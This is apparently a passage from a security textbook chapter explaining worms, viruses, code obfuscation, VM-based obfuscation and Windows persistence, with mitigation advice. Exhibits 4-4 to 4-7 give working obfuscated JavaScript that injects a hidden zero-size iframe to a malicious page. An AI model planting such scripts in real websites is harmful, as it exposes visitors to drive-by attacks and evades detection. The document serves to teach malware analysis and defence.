

MALICIOUS CODE

4.1 Self-Replicating Malicious Code

4.1.1 *Worms*

Computer worms constitute a large class of malicious code that spreads between computers by distributing copies of themselves in a variety of ways. The worm is one of the earliest forms of malicious code and may be either benign or destructive. Malicious code is only a worm if it spreads to other systems by duplicating itself without attaching to other files.

Unlike computer viruses that spread by infecting executables or other files, worms spread by distributing copies of themselves. The copies may not be identical to the original worm, but they have the same functionality and can continue to spread to additional computers. The Morris worm, released by Robert Morris in 1988, was one of the first worms to spread on the Internet.¹ The worm spread over the Internet by exploiting multiple known vulnerabilities in common UNIX programs. Morris stated that the purpose of the worm was to gauge the size of the Internet at the time, but it spread so quickly that it caused a widespread denial of service (DoS) condition.

Worms typically have two roles. The first is to spread to additional computers, but most also have a secondary task known as a *payload*. A worm's payload is what the attacker programs the worm to accomplish after it spreads. In the case of the Morris worm, the intention was to gauge the size of the Internet, but most worms have a much more malicious payload. This can include distributed denial of service (DDoS) attacks, spam distribution, cyber crime, or anything else the attacker chooses.

In the years since Morris's program got out of control, many more worms have spread across the Internet. Many worms target vulnerabilities in popular network services like HTTP servers and NetBIOS. However, many do not use vulnerabilities to spread, instead using




Exhibit 4-1 A single worm can use many propagation techniques.

e-mail, peer-to-peer (P2P) networks, social networks, and mobile device communication protocols. These propagation techniques rely on tricking the user into executing a program and cannot spread without any human interaction. Worms are not limited to a single propagation method but can use any or all of these methods at once (see Exhibit 4-1).

E-mail worms spread by sending a message designed to entice the recipient into clicking a link or downloading an attachment that contains a copy of the worm. One famous example of this type of malicious code is the ILOVEYOU worm, which began spreading in May 2000.² ILOVEYOU quickly infected thousands of computers by sending an e-mail with the subject header “I love you.” Another means of spreading worms is Instant Messaging (IM) technologies. As IMs have gained in popularity, worms have begun to use these popular networks to spread between systems.

Network worms, which often spread without any user interaction, can infect many computers in a very short amount of time. These worms may infect other systems by exploiting vulnerabilities in software or by attempting to guess passwords that protect systems from intrusion. Blaster, which began spreading in August 2003, was a network worm that spread through a vulnerability in the Microsoft Windows RPC interface (MS03-026). The purpose of Blaster was to strike Microsoft’s Windows Update website with a DDoS attack that the worm would launch on August 15, 2003.³ Microsoft averted the attack by preemptively taking the website offline.

As with worms that spread through e-mail, those that spread through P2P networks must also rely on social-engineering techniques rather than automatic propagation. These worms copy themselves to directories that popular P2P applications use to share files. By renaming themselves so they appear to be movies or software, the worms entice other users into downloading and executing them.

An often slow but effective propagation technique that worms use is copying themselves to USB drives. USB worms configure the infected drives to execute the worm as soon as an unsuspecting user plugs it into a computer. Through this technique, the worm is able to spread to networks that it could not normally access. In 2008, the U.S. Army banned the use of USB drives in its networks because a worm had spread throughout its networks via that route.⁴ To mitigate the threat from these worms, Microsoft released an update that disabled the auto-run feature that allowed malicious code to spread easily through USB drives.⁵ Worms can spread between mobile devices by sending copies of themselves attached to short message service (SMS) messages, or by including links to Web pages that host a copy of the worm. In 2009, the “Sexy View” worm spread to phones running the Symbian operating system (OS) and collected information about each device it infected.⁶ The latest entrants into the worm world are those that spread through social-networking sites like Facebook and MySpace. Koobface is a worm that steals credentials for social-networking websites, then uses the accounts to send links to the worm to the victim’s contacts. When first released, Koobface only targeted Facebook, but it has since begun targeting MySpace, Bebo, Netlog, and other social networks.⁷ Many worms use multiple techniques to spread. One of the most famous worms of 2009, Conficker,⁸ spread through USB drives and through a vulnerability in the Windows Server Service (MS08-067).

To mitigate the threat from computer worms, administrators must protect systems from all propagation techniques. The following measures will decrease the likelihood of a worm infection in a network:

- Use antivirus products to scan incoming e-mails and IMs for malicious links.
- Disable autorun functionality for USB devices.
- Apply patches for vulnerabilities in network services in a timely manner.

- Disable access to P2P networks.
- Educate users on the dangers of worms that use social-engineering techniques.

Like their malicious cousins, viruses and Trojan horses, worms are a significant threat to modern networks. In the twenty-plus years that have passed since Robert Morris released the first Internet worm, new tactics have developed that allow for faster propagation with a higher impact. With the arrival of new communication technologies, attackers also develop new ways to spread malicious programs.

4.1.2 Viruses

The concept of viruses and malware has been with us for decades, along with the development of detection technologies. In this section, we explain the differences between viruses and other types of malware that can infect users and organizations.

The Internet hosts many forms of malicious software, also known as *malware*, that vary in functionality and intent. Quite often, descriptions of malware, regardless of the type, incorrectly classify the malicious software as a virus. For years, the term *computer virus* has been the all-encompassing term for malicious software; however, in the world of computer security, a *virus* refers to a specific type of malware that spreads by infecting other files with its malicious payload. Laypersons often incorrectly refer to all types of malware as viruses, when they might actually mean that such malware are Trojan horses (Trojans) or worms. A Trojan is a piece of malicious software that appears to be a legitimate application. A Trojan runs on an infected system as if it were an application with a beneficial purpose. A worm is another type of malware that is a standalone executable that spreads through network shares and vulnerabilities.

A virus, on the other hand, is not self-contained and requires the infection of a host file to spread. A virus is parasitic, infecting a system by attaching itself to other files. A computer virus spreads in a similar manner as a biological virus, which injects DNA into a host cell to replicate itself and causes the cell to burst, releasing the replicated viruses to spread to other cells. A computer virus achieves the

technological equivalent by writing its code into a host file. The virus eventually runs when a user opens the infected host file.

Now that the distinction between viruses and other types of malware is clear, a brief history of computer viruses will provide some helpful background information. The first recorded IBM PC-based virus, called the “Brain,” debuted in January 1986. The Brain copied itself into a floppy disk’s boot sector, the space on the floppy disk used to run code when the system starts. Once in memory, it attempted to copy itself to other floppy disks; the main side effect of an infection was a change to the volume label to “(c) Brain.”⁹

The Brain virus was not particularly destructive but took advantage of the era’s heavy use of floppy disks. Other viruses, however, were not as harmless and caused damage to infected systems. In 1987, the Jerusalem virus and its variants began infecting systems. This virus resided in memory and infected all executable files (.com and .exe) on the system. When a user opened an infected file, the virus deleted the infected file.¹⁰

Viral code within infected host files often has three distinct parts: the discovery module, the replication module, and the payload. The discovery module enables the virus to locate host files, and the replication module carries out the infection by copying the entire viral code into the host file. Exhibit 4-2 shows an infected application replicating the virus by writing the entire virus to the host file.

Last, the payload contains code to perform additional actions on the infected system aside from file discovery and replication. The specific actions carried out by the payload depend on the purpose of the virus. Payloads range from harmless code, such as the Cascade virus that altered text displayed on screens, to destructive code, such as the




Exhibit 4-2 A virus infecting a host file.

```

C:\>dir /u

Volume in drive C has no label
Directory of C:\

COMMAND  COM  FDISK  COM  FORMAT  COM  SYS  COM  CASCADE  COM
ATTRIB  EXE  CHKDSK  EXE  DELTREE  EXE  EMM386  EXE  FDISK  EXE
LABEL  EXE  MEM  EXE  MSCDEX  EXE  QBASIC  EXE  UNDELETE  EXE
CD2  SYS  EDIT  HLP  UNDELETE  INI  C  BAT  HIMEM  SYS
CONFIG  SYS  AUTOEXEC  BAT  MOUSE  ???  CD3  SYS  EDIT  EXE
EDIT  INI  DOSKEY  COM  UNFORMAT  COM  TREE  COM  FIND  EXE
RESTORE  EXE  SETVER  EXE  SCANDISK  EXE  SHARE  EXE  XCOPY  EXE
QBASIC  HLP  MOUSE  INI  SCANDISK  INI  MOUSE  SYS  CD4  SYS
CD1  SYS  MOUSE  COM

42 File(s) 31428416 bytes free

C:\>_

C:\>dir /u

Volume in drive C has no label
Directory of C:\

rec  y  a  COM  FORMAT  COM  SYS  COM  CASCADE  COM
COMMAND  COM  FDISK  COM  DELTREE  EXE  EMM386  EXE  FDISK  EXE
ATTRIB  EXE  CHKDSK  EXE  MSCDEX  EXE  QBASIC  EXE  UNDELETE  EXE
LABEL  EXE  MEM  EXE  UNDELETE  INI  C  BAT  HIMEM  SYS
CD2 LM  SY  EDIT  SK  n  HLP  U D L  INI  CBA  BAT  H ME  SY
COM B  SY  A  EXE  BAT  M U E TE @  D3  Y
DI I D  IN  D  Y  CO  U RE  C  R I
S  S  S  X  S F D  E

r  (  2  e

-  S  T  S  D
R  S  IOE  E X
E E  S I  UTKE  T  NUS E  I
REIF B  IXE  _OSUE  E.M  OFO.M  @@  C 3S  S S  IM  EXE
QBST G  u  ELP  oMETSE  INE  SNANDIAT  OM  T EE  COM  FINTL  EXE
CDATOR  o  HYSf  i  CHOUSE  C  CO1b  I  SCANDISK  EXE  SHARE6  EXE  XCOPY  EXE
C:\>ISICE42SFile(s)00314 8416Mbyt sGfreeSK  INI  MOUSEC  SYS  CD4PYE  SYS

>
Cd  d
CDo  n o  :C  l
C011  yOM  FN  h  COa  F RMA
ATM1r  CXE  CD1Sa  EXM  F RMA
LAT-n  EXE  MANDK  EXE  DOLTIT  COM  S  COM  CAS  COM
CD0Mem  EYS  EMTS  HLE  MEDDEE  EXE  EYS  EXE  FDISK  EXE
C02Rac  SYS  AD10Es  BAP  USDELX  EXE  QMM  EXE  UNDS  EXE
EDNEIN/  SNI  DUTKEK  COT  MMUSEEE  INI  CBA3  BAT  HIMEM  SYS
REIFLBe  IXE  SOSUEX  EXM  UOFORMTE  ???  CD3S8  SYS  EDIEK  EXE
QBSTIGtwiELPr  oMETSEY n  INE  SNANDIAT  COM  TREEI  COM  FINTL  EXE
CDATOR  o  HYSf  i  CHOUSE  C  CO1b  I  SCANDISK  EXE  SHARE6  EXE  XCOPY  EXE
C:\>ISICE42SFile(s)0031428416MbytesGfreeSK  INI  MOUSEC  SYS  CD4PYETE  SYS

```

Exhibit 4.3 Screenshot of Cascade virus changing MS-DOS text.

Jerusalem virus that deleted infected files. Exhibit 4-3 shows screenshots of the Cascade virus altering the text within MS-DOS.

The security community separates viruses into two groups based on how the virus infects other files after it executes: resident and non-resident. A nonresident virus infects other files only when the infected file runs. A resident virus differs by loading itself into memory and continuing to run after the infected file closes.

Resident viruses fall into two additional categories: fast infectors and slow infectors.¹¹ Viruses loaded into memory have the ability to infect many files very quickly because they can infect any file on a system. Viruses that take advantage of this ability are fast infectors, as they try to infect as many files as quickly as possible. This type of virus

lacks stealth, and the consumption of resources makes the infection obvious to the victim.

Slow infector viruses have specific criteria with which they infect other files. Two common criteria used to infect other files are time-based (such as only infecting files on certain days) and access-based (such as only infecting copied files) criteria. Infections occurring only during specific situations slow down the infection rate, making the virus inconspicuous and harder to detect.

To write code to another file, viruses generally add their code to the beginning or end of a file. Methods that are more sophisticated, however, can also write the virus code within empty or unused space within the file. Viruses that use these techniques, known as *cavity viruses*, can add their code to a host file without changing the file's size.

Once the virus writes its code to the file, there must be a way to run the code when opening the infected file. If the virus focuses on infecting executable program files, it can modify the executable's header (entry point) to point to the beginning of the virus code. Another method is to modify the executable file's binary code to include call or jump instructions to the virus code. A recently discovered method used by the Xpaj.B virus replaces one of the subroutines in a host file with its viral code.¹² While this technique is less reliable and does not guarantee that the code will run, it makes it more difficult for antivirus products to detect the virus.

The impact that viruses have on systems demands a solution to detect and clean up infections. Antivirus products attempt to detect viruses by searching files for discovery modules, replication modules, or the payload. Detection methods include specific pattern matches within the executable or heuristic methods to detect viral activity.

These antivirus products also attempt to clean the virus infection by removing the virus's code and restoring the original file's contents. The antivirus program cannot simply delete an infected file because doing so may have adverse effects on the system's operation. The antivirus must detect the technique the virus used to execute the viral code within the infected file as described earlier in this section. Once the antivirus determines this technique, the antivirus program must remove the file alterations to reconstruct the original file. If the reconstruction of the file is successful, then the virus infection is gone.

Over the years, virus developers introduced encryption, polymorphic, and metamorphic code to thwart antivirus products. Encryption is a common technique used by virus authors to help their malware avoid detection. By encrypting the instructions, the author hides the virus's actual functionality and makes it difficult for antivirus programs to detect the virus using pattern matching. Encrypted viruses start with a routine to decrypt the virus followed by the execution of the now decrypted virus. A simple encryption method commonly used is an exclusive OR (XOR) cipher. The XOR cipher uses a key and the XOR operator to encrypt the virus's code, and the same key and XOR operator to decrypt the code.¹³ This lightweight encryption method encrypts the virus, but antivirus products can detect the existence of the decryption routine. For example, Panda's XOR-encoded antivirus signature looks for viruses with an XOR decryption routine.¹⁴

To avoid detection of the decryption routine, a technique called *polymorphism* surfaced. A polymorphic virus still relies on a decryption routine to decrypt the encrypted code; however, this type of virus has a polymorphic engine within its code that changes the encryption and decryption routines each time the virus infects another file. Therefore, polymorphic viruses change their entire appearance with each infection yet have the same functionality.

Another technique, called *metamorphism*, allows a virus to change its appearance to avoid antivirus detection. Metamorphic viruses use an embedded engine to alter their code much like a polymorphic virus; however, the metamorphic engine actually changes the virus's code. For example, the metamorphic engine can use different registers within the code, add no-operation-performed (NOP) instructions, or change the code's flow with different jump and call instructions.¹⁵ These changes alter the binary composition of the virus between infected files, which makes detection by an antivirus product difficult.

Viruses have been around for decades, but many consider viruses outdated and no longer a threat. The overwhelming number of Trojans and worms that plague today's networks overshadow viruses; however, many viruses still exist, including a sophisticated, feature-rich virus known as Virut. Virut surfaced in 2006 and evolved into a hybrid malware that possesses characteristics of Trojans and viruses. Virut first runs as a self-contained executable that is like a Trojan; however,

it also infects executable files to establish persistence and longevity to the infection.

Virut is a resident polymorphic virus that infects other executables on the system upon access. Recent variants of Virut have infected Web page files with the extension HTM, PHP, or ASP by writing an inline frame (IFrame) to the file. The IFrame is an HTML element that embeds a frame within the browser window. These IFrames allow attackers to forward users to a malicious page without interaction. Virut infects Web page files hoping to infect other users who visit the Web page with the virus.¹⁶

In addition to Virut's infection methods, its payload opens a backdoor on the infected system and connects to an Internet Relay Chat (IRC) channel. The IRC channel allows the attacker to command the infected system to download executables, further infecting the system. These capabilities show the danger that contemporary viruses pose to infected systems.

Over the past few decades, the term *computer virus* evolved from applying to a common type of malicious code with specific characteristics to being an imprecise catchall term for all types of malware. The characteristic that sets apart a true virus from other malware types is the parasitic trait of needing to spread, as viruses do not propagate without infecting other files. Antivirus products search files for this parasitic characteristic to detect viruses. These searches look for binary values, file alterations, and viral behaviors within files and attempt to clean infected files. While this is not a perfect solution, antivirus programs provide systems with the best protection from virus infections.

4.2 Evading Detection and Elevating Privileges

4.2.1 Obfuscation

For legitimate programmers, source code obfuscation helps protect their intellectual property by making it more difficult to steal. Malicious programmers benefit from the same techniques, which complicate malicious code reverse engineering and human analysis, thereby frustrating efforts to understand and mitigate the threat. This section explains the concept of obfuscation at a high level and delves into its common uses and techniques.

The level of difficulty in analyzing data and code depends on the effort put forth by the developer to obscure related information and deter analysts. Developers use a technique known as *obfuscation* to transform data or source code into obscure or unclear representations while retaining the original functionality. Developers, both benign and malicious, use obfuscation techniques to hide the data or the behavior of an application.

Source code obfuscation seen in malicious code and commercial applications reduces the chances of successful decompilation and increases the difficulty of reverse engineering. Many programming languages require source code to pass through a compiler to create an executable or byte code file. Inversely, decompilers take executables and byte code files and attempt to convert them into the original source code. Exposed source code leaks sensitive information by revealing the inner workings of the application. Legitimate developers use obfuscation in an attempt to hide possible vulnerabilities, trade secrets, and intellectual property. Malicious developers use obfuscation to hide the malicious intent of their code from detection and analysis.

Successful obfuscation disrupts decompilers and results in faulty or incomplete source code. Faulty or incomplete source code complicates the situation by providing broken or incorrect code for analysis. An example of obfuscation that deters decompilation and source code analysis is a product named Zend Guard that encodes and obfuscates PHP applications. Zend Guard uses encoding and other obfuscation routines to turn cleartext PHP scripts into binary code.¹⁷ Deobfuscating Zend Guard binaries into the original cleartext PHP code is possible with an application called Dezender.

In addition to confusing decompilers, obfuscating code also increases the difficulty in researchers' ability to analyze code. Without decompiled source code, code analysis requires reverse engineering. Reverse engineering demands a high level of skill to analyze precompiled code and a long period to complete the analysis. Obfuscation methods increase the amount of skill and time required by adding complexity and confusion to the code.

A common anti-reverse-engineering obfuscation technique involves self-modifying code. Self-modifying code makes static reverse engineering difficult because the code changes itself at runtime. Routines within the application change the values and instructions within the

code when the program starts. The result is an application running in memory that is different from its initial appearance.

Widespread self-modifying code used to hinder reverse-engineering attempts, known as *binary packing*, obfuscates an executable's machine code. Binary packing compresses executable code and adds functionality to the application to uncompress the code at runtime. This retains its original functionality but changes its appearance dramatically. Packed executables require the reverse engineer to analyze the unpacking routine and unpack the code before beginning code analysis steps.

Aside from restricting code analysis, malicious coders use obfuscation techniques to evade detection from signature-based security solutions. Signature-based security solutions, such as antivirus programs and intrusion detection and prevention systems, use signatures to search for specific values within files or packets traversing the network. If the signature matches, an alert triggers to notify the user or administrator that malicious activity occurred. Obfuscating code and network activity evades detection from antivirus intrusion detection and prevention systems by altering values within files or packets that trigger signatures.

Many obfuscation techniques exist in the wild to change code or data into an unclear representation of itself. The variety of obfuscation techniques available depends on the intended result and the environment in which the code or data exist. Regardless of the result or environment, obfuscation transformations obscure yet retain the original functionality. Typical modifications include encoding, concatenating, obscuring variable and function names, and adding or removing white space and new lines. Encryption achieves the same result as obfuscation but is not an obfuscation method because it does not retain functionality without the required cipher key.

Encoding data and code in different representations adds obscurity to the information and instills confusion in the analyst. Encoding methods depend on the decoding functionality available in the application. For example, using hexadecimal values to represent printable ASCII characters in a string transforms a human-readable cleartext string into an array of hexadecimal values. Exhibit 4-4 shows JavaScript code that the Web browser interprets to decode the

```
<script>
document.write("\x3c\x69\x66\x72\x61\x6d\x65\x20\x73\x72\x63\x3d\x22\x62\x61\x64\x2e\x68\x74\x6d\x6c\x22\x20\x68\x65\x69\x67\x68\x74\x3d\x30\x20\x77\x69\x64\x74\x68\x3d\x30\x3e");
</script>
```

Exhibit 4-4 Encoded JavaScript to include a 0x0 IFrame to bad.html.

hexadecimal values for “<iframe src=“bad.html” height=0 width=0>” to include in the browser window.

Concatenation is an obfuscation technique that connects several pieces of code or data to form one continuous block. Concatenating the individual parts together retains the original functionality but confuses the analysis by potentially displaying the block in out-of-sequence chunks. Intentionally splitting data and code into multiple individual parts can make it difficult to understand and obscures the original context. This method also prevents signature-based detection. Concatenation pushes signature detection beyond its limits by forcing it to assemble pieces before matching values. Exhibit 4-5 shows the same code as seen in Exhibit 4-4, but here the author has split the hexadecimal string into ten pieces and concatenated them together to form the original string.

Obscure variable and function names obfuscate code by making it difficult to read. Illegible variable names make human code analysis a burden because it is difficult to follow the random variable name from initialization to assignment to use within the code. The same holds true for confusing function names. It is difficult to analyze the functionality within and the arguments sent to the unfamiliar function name. Use of randomization functions, such as rand(), to generate random variable and function names further complicates analysis. Exhibit 4-6 shows a script with the same

```
<script>
document.write("\x3c\x69\x66\x72"+" \x61\x6d\x65\x20"+" \x73\x72\x63\x3d"+" \x22\x62\x61\x64"+" \x2e\x68\x74\x6d"+" \x6c\x22\x20\x68"+" \x65\x69\x67\x68"+" \x74\x3d\x30\x20"+" \x77\x69\x64\x74"+" \x68\x3d\x30\x3e");
</script>
```

Exhibit 4-5 Concatenated JavaScript to include a 0x0 IFrame to bad.html.

```

<script>
var kdfjaslf = document.write;

var ryerioeu = "\x3c\x69\x66\x72"+" \x61\x6d\x65\x20"+" \x73\x72\x63\x3d"+" \x22\x62\x61\x64"+" \x2e\x68\x74\x6d";

var mvcnvxcv = "\x6c\x22\x20\x68"+" \x65\x69\x67\x68"+" \x74\x3d\x30\x20"+" \x77\x69\x64\x74"+" \x68\x3d\x30\x3e";

kdfjaslf(ryerioeu+mvcnvxcv);
</script>

```

Exhibit 4-6 Random variable and function names.

functionality as seen in Exhibits 4-4 and 4-5 but with random variable and function names.

White space and new line modifications complicate data and code. By removing white space and new lines, data and code quickly become cluttered and difficult to follow. Adding white space and new lines causes disarray in the opposite manner by spreading out data and code to impede analysis. Exhibit 4-7 shows the same script as in Exhibit 4-6 without new lines to cause clutter.

Developers use obfuscation techniques to hide information from prying eyes. Obfuscation methods, no matter how complex, are susceptible to reverse engineering and deobfuscation. Analysis of the original information transformed by obfuscation depends on the obfuscation method and situation. Although obfuscation tries to hide the original intent, the computer must still execute the low-level code. This makes dynamic code analysis a valid option by executing the obfuscated code and observing the resulting activity. iDefense created a tool to aid in dynamic analysis called DTMON. DTMON hooks Windows application programming interface (API) functions to monitor interaction between the application and the system during execution.

```

<script>var kdfjaslf=document.write;var ryerioeu="\x3c\x69\x66\x72"+" \x61\x6d\x65\x20"+" \x73\x72\x63\x3d"+" \x22\x62\x61\x64"+" \x2e\x68\x74\x6d";var mvcnvxcv="\x6c\x22\x20\x68"+" \x65\x69\x67\x68"+" \x74\x3d\x30\x20"+" \x77\x69\x64\x74"+" \x68\x3d\x30\x3e";kdfjaslf(ryerioeu+mvcnvxcv);</script>

```

Exhibit 4-7 Cluttered JavaScript code without new lines.

Another useful method to perform dynamic analysis involves a debugger to step through the executing code. This allows one to observe the computer interpreting the obfuscated code. An example of a dynamic analysis tool is Jsunpack. Jsunpack¹⁸ deobfuscates JavaScript code by running the obfuscated script through an emulated Web browser and displaying the results. Jsunpack displays the code and data at multiple stages as the browser naturally deobfuscates while it steps through the script.

Obfuscation involves transformations to obscure information or code in an attempt to increase the difficulty to understand, analyze, and detect threats. Obfuscation is easy to recognize when observing overly complicated code or data; however, understanding the intent of the obfuscated code is difficult. Without reverse-engineering techniques, analyzing obfuscated code and determining possible threats becomes nearly impossible. Reverse engineers use utilities, such as Jsunpack and DTMON, to analyze and understand the obfuscated code and its intent.

4.2.2 Virtual Machine Obfuscation

Attackers regularly use obfuscation techniques to obscure code functionality and frustrate mitigation efforts. One of the most advanced obfuscation techniques executes code within a virtualized environment, making the use of traditional analytical tools difficult and therefore representing a dangerous and sophisticated threat.

The obfuscation of code and data by malicious code authors results in a game of cat and mouse as those who analyze obfuscated malicious code defeat the various obfuscation techniques that malicious code authors employ. This technological arms race has resulted in a wide range of obfuscation techniques for a variety of code forms (native executables, scripts, and Web code). iDefense recently explored the basic overview of what code and data obfuscation achieves and a sampling of the methods used to obfuscate code.¹⁹ One of the more recent developments in the obfuscation arms race is the use of virtual machine (VM) obfuscation.

Traditional obfuscation techniques ultimately rely on executing code in the context of the host system. In other words, an obfuscated binary designed to run on an Intel processor will execute the

obfuscated program using Intel instructions. Likewise, obfuscated JavaScript runs within the JavaScript engine of a Web browser. The code and data contained within the program may no longer resemble the original code, but the result is the same: the malicious code executes using the native instruction set of the platform.

VM obfuscation bends this concept to the point that the obfuscated binary no longer resembles, in any code-based fashion, the original binary; moreover, the obfuscated program no longer executes on the native platform but instead operates in a virtual machine. It is important at this point to clarify two terms that may appear interchangeable but are very different when related to VM obfuscation: *binary* and *program*. When referring to the area of VM obfuscation, a *binary* is an executable file run by the operating system. A *program*, in this case, is the original code that the VM obfuscation system modifies—the behavior and instruction of the malicious code. In other words, binary is to program as shell is to turtle.

Traditional obfuscation systems, regardless of their level of advancement, generally modify the binary in such a way that the binary can be analyzed using the tools and techniques available for the binary's platform. The analysis process is typically slow due to the injection of junk code, the modified loops and various other obfuscation techniques used. VM obfuscation systems, on the other hand, replace the original binary with a binary that contains three components: bootstrap code, a bytecode VM interpreter, and the program converted into a byte stream. Exhibit 4-8 depicts these components. The key to




Exhibit 4-8 Typical components of a virtual machine (VM)—obfuscated binary.




Exhibit 4-9 Logic for an actor creating a VM-obfuscated binary.

the effectiveness of VM obfuscation systems lies in the fact that the original program is converted from its original processor (e.g., Intel x86) to a custom processor that requires interpreter code to execute.

The process by which VM obfuscation systems change an original binary's program into VM-interpreted bytecode varies from obfuscator to obfuscator; however, the basic principles of the conversion are very similar. The obfuscation occurs when the VM obfuscator reads the original source binary. The obfuscator determines the execution paths of the binary, the native instructions used to construct the program, and any external dependencies (such as system dynamic link libraries, or DLLs). The system uses this information to transform the original program into bytecode. The system randomizes the bytecode handlers, which is explained later in this section, and the obfuscated binary is constructed. The obfuscator packs the new VM-obfuscated binary before saving the completed binary to disk. This process, generalized in the depiction in Exhibit 4-9, requires very little interaction between the VM obfuscation system and the user of the obfuscation system.

The bootstrap code of a VM-obfuscated binary provides the minimal amount of native platform execution instructions necessary to load the VM interpreter. The bootstrap usually contains a startup algorithm that performs the following functions:

1. Inspect the operating system for the existence of debugging tools.
2. Terminate the loading of the binary if debugging tools are found.
3. Unpack the rest of the obfuscated binary.
4. Transfer control to the VM interpreter.

Once the bootstrap passes control to the VM interpreter, the interpreter engine begins the process of executing the bytecode stream


```

VMProtect_main  proc near
                pushf
                pusha
                push    0
                mov     esi, [esp+40]
                cld
                mov     ecx, 40h
                call    ManageScratchPadHeap
                mov     edi, eas
                add     esi, [esp]

cmdLoop:
                lodsb
                movzx   eax, al
                jmp     ds:cmdJmpTable[eax*4]

VMProtect main  endp

```

Exhibit 4-10 VMProtect's VM interpreter.

that represents the original program. The interpreter itself is usually a lightweight subroutine that reads the byte stream and dispatches the appropriate handler for the bytecode. A bytecode handler is a small chunk of native platform code that translates the abstract bytecode into native platform executable instructions. The interpreter of the VMProtect²⁰ VM obfuscation system, for instance, does little more than read the next bytecode and, using a small jump table, executes the handler responsible for the interpretation of that bytecode. Exhibit 4-10 shows the disassembly of the VMProtect VM interpreter.

The bytecode is the core of the VM obfuscation's power. VM obfuscation transforms the original program by converting native instructions such as ADD, MOV, XOR, JMP, and so on into bytecode representations of the same methods. The conversion from native code to bytecode allows the VM interpreter to organize the architecture of the virtual machine in a manner that is completely different from that of the original platform.

Using VMProtect again as an example, the obfuscation system converts Intel x86 opcodes into a stack-based machine. x86 instructions operate using central processing unit (CPU) registers and rely on the stack as the primary means to store temporary data and pass variables. The conversion from this native register-based platform to

a stack-based platform introduces new complexities that an analyst must overcome to determine the true nature of the original program. To make the obfuscation more difficult, the VM obfuscator will randomize the meaning of the bytecodes, meaning that it is likely that two VM obfuscations of the same original program will use different bytecodes. This forces the analyst to spend a significant amount of time determining the meaning of each bytecode as it pertains to the sample under review. Since the bytecode is interpreted, the amount of native platform instructions required to interpret and execute the bytecode increases significantly by virtue of the fact that for each single bytecode read, the interpreter must execute multiple native platform instructions (e.g., x86 instructions).

In addition to changing the architecture of the VM, the VM obfuscator can remove critical program flow constructs on which many analysts rely. For instance, VMProtect does not contain bytecode instructions to perform jumps, calls, or conditional jumps. These instruction types allow analysts to identify decision points in a program quickly; their absence makes the determination of flow control difficult.

While VM obfuscation is highly effective at preventing static analysis, dynamic analysis is still a viable option. The original program, though converted to new platform architecture and heavily obfuscated, executes in the same manner that the program's authors devised. Malicious code analysts have begun to develop new techniques to provide some insight into the inner workings of malicious code that protects itself with VM obfuscation. One technique, developed at iDefense, uses system application programming interface (API) hooks to determine the interactions between the original program and the victim's operating system.²¹ By monitoring the requests sent from the VM-obfuscated program to the operating system, including the parameters of the requests, analysts can make inferences about the underlying program despite the hindrances of the VM obfuscation.

VM obfuscation is by far one of the most advanced obfuscation systems available to malicious code authors today. The obfuscation technique prevents static analysis of malicious code by changing the very platform on which the code executes. Dynamic analysis may reveal some details of the inner workings of the program, but without a static analysis tool, the obfuscated binary may hold unseen functionality that may trigger unexpectedly. With the availability of VM



Exhibit 4-11 Potential autostart techniques in a boot order timeline.

obfuscation systems for malicious code authors, malicious code analysts are scrambling to find new techniques to combat this very real, very dangerous threat.

4.2.3 Persistent Software Techniques

This section explains the many ways that malicious programs use legitimate (and sometimes undocumented) features of Windows to ensure they execute each time Windows starts up. The article discusses each stage of the boot process and how malicious code has, or could, run at that phase. Regular audits of common autostart locations are the best way to identify unauthorized startup attempts.

Infecting a system with malicious code is the first goal of many malicious code authors, but once attackers compromise the system, they must also make sure it stays that way. A Trojan or virus would not be very effective if rebooting was all a user had to do to disable it. Many legitimate applications such as antivirus, firewalls, and drivers need the system to start each of them during certain phases of the system boot process for this reason: Windows provides many ways for developers to specify when an executable should be started on boot. This section explains the many ways that malicious programs use these techniques and sometimes even use undocumented features of Windows to ensure they keep running each time Windows starts up.

At each stage of the boot process, there are places for malicious code to make changes that will cause it to run after a reboot. Exhibit 4-11 shows a timeline of the Windows boot process and techniques that malicious code can use to ensure it starts up with the system.

4.2.3.1 Basic Input–Output System (BIOS)/Complementary Metal–Oxide Semiconductor (CMOS) and Master Boot Record (MBR) Malicious Code A computer's basic input–output system (BIOS) is executed at the very beginning of system boot, and in many modern computers, the BIOS is stored in a programmable flash memory chip on the motherboard.

